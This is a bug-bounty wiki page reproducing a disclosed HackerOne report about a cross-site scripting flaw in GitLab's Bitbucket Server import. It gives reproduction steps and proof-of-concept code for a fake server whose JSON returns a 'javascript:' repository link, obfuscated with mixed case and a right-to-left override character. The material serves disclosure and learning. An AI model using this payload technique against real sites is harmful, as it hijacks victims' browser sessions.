Cross-Site Scripting In BitbucketServer Import
The Bitbucket Server import feature in GitLab trusted repository links from a user-supplied Bitbucket server without sanitising them. An attacker could host a fake Bitbucket server and trick a victim into importing from it, causing the victim's browser to execute a JavaScript link when clicked.

GitLab
Originally disclosed on GitLab
- Fixed in 12 months
- Disclosed after 12 months
HackerOne report #638698 by nyangawa on 2019-07-10, assigned to estrike:
Summary

The BitbucketServerImport::Importer of GitLab trusts the response from a (maybe-malicious) Bitbucket server without sanitizing links of repositories. An attacker could set up a fake Bitbucket server and ask the victim to try to import repositories from it, the XSS payload could be triggered by the victim when he checks the links of the candidate repositories.
Steps to reproduce
- Select "New Project" > "Import Project" > "Bitbucket Server"

- Fill the form, with "http://bitbucket.nyangawa.me:4567" in URL field, and random username/password.
- Click the link of the first repository.
Description
the source code of the PoC server is like:
get '/rest/api/1.0/repos' do
  content_type :json
  repos_resp
end

def repos_resp
{
    "size": 1,
    "limit": 25,
    "isLastPage": true,
    "values": [
        {
            "slug": "\"",
            "id": 1,
            "name": "My repo",
            "description": "My repo description",
            "scmId": "git",
            "state": "AVAILABLE",
            "statusMessage": "Available",
            "forkable": true,
            "project": {
                "key": "PROJECT",
                "id": 1,
                "name": "My Cool Project",
                "description": "The description for my cool project.",
                "public": true,
                "type": "NORMAL",
                "links": {
                    "self": [
                        {
                            "href": "http://link/to/project"
                        }
                    ]
                }
            },
            "public": true,
            "links": {
                "clone": [
                    {
                        "href": "ssh://git@<baseURL>/PRJ/my-repo.git",
                        "name": "ssh"
                    },
                    {
                        "href": "https://<baseURL>/scm/PRJ/my-repo.git",
                        "name": "http"
                    }
                ],
                "self": [
                    {
                        "href": "jAvAsCrIpT:\"Click HERE!!\u202e\";alert(document.domain)"
                    }
                ]
            }
        }
    ],
    "start": 0
}.to_json
end
\u202e in the link is used as an example of a possible obfuscation trick.
Results of GitLab environment info
I tested this on gitlab.com
Impact
It's a common XSS attacking vector, and user interactions are required to complete the attack. The attacker could use some obfuscation tricks to hide the real purpose of the payload. However, it's easy for users with caution to protect themselves from being attacked. So I think the impact is low.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
The attacker could execute JavaScript in the victim's browser session, but user interaction is required and cautious users could avoid it, so the reporter rates the impact as low.
What the attacker needed
Victim uses the Bitbucket Server import feature; attacker controls a fake Bitbucket server; victim clicks a crafted repository link
How it was found
- Select 'New Project' > 'Import Project' > 'Bitbucket Server'.
- Fill the form with a fake Bitbucket server URL and random credentials.
- Click the link of the first repository shown in the import list.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you import projects from another service, GitLab asks that service for a list of repositories and shows their links. Here, GitLab did not check that those links were safe web addresses. An attacker could set up a fake service that returns a link starting with 'javascript:' instead of 'http:', so clicking it would run attacker code in the victim's GitLab session.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




